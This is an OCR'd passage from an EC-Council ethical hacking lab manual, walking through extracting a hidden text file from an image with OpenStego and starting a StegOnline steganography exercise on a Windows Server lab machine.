


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Click the **ellipsis** button next to **Output Folder for Message File**.




21. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


22. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.




23. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
24. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
25. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.
26. The file displays all the information contained in the text document, as shown in the screenshot.

    Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




27. Now, we will perform image steganography using **StegOnline** tool.
28. In **Windows Server 2019** machine, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **https://stegonline.georgeom.net/upload** and press **Enter**.

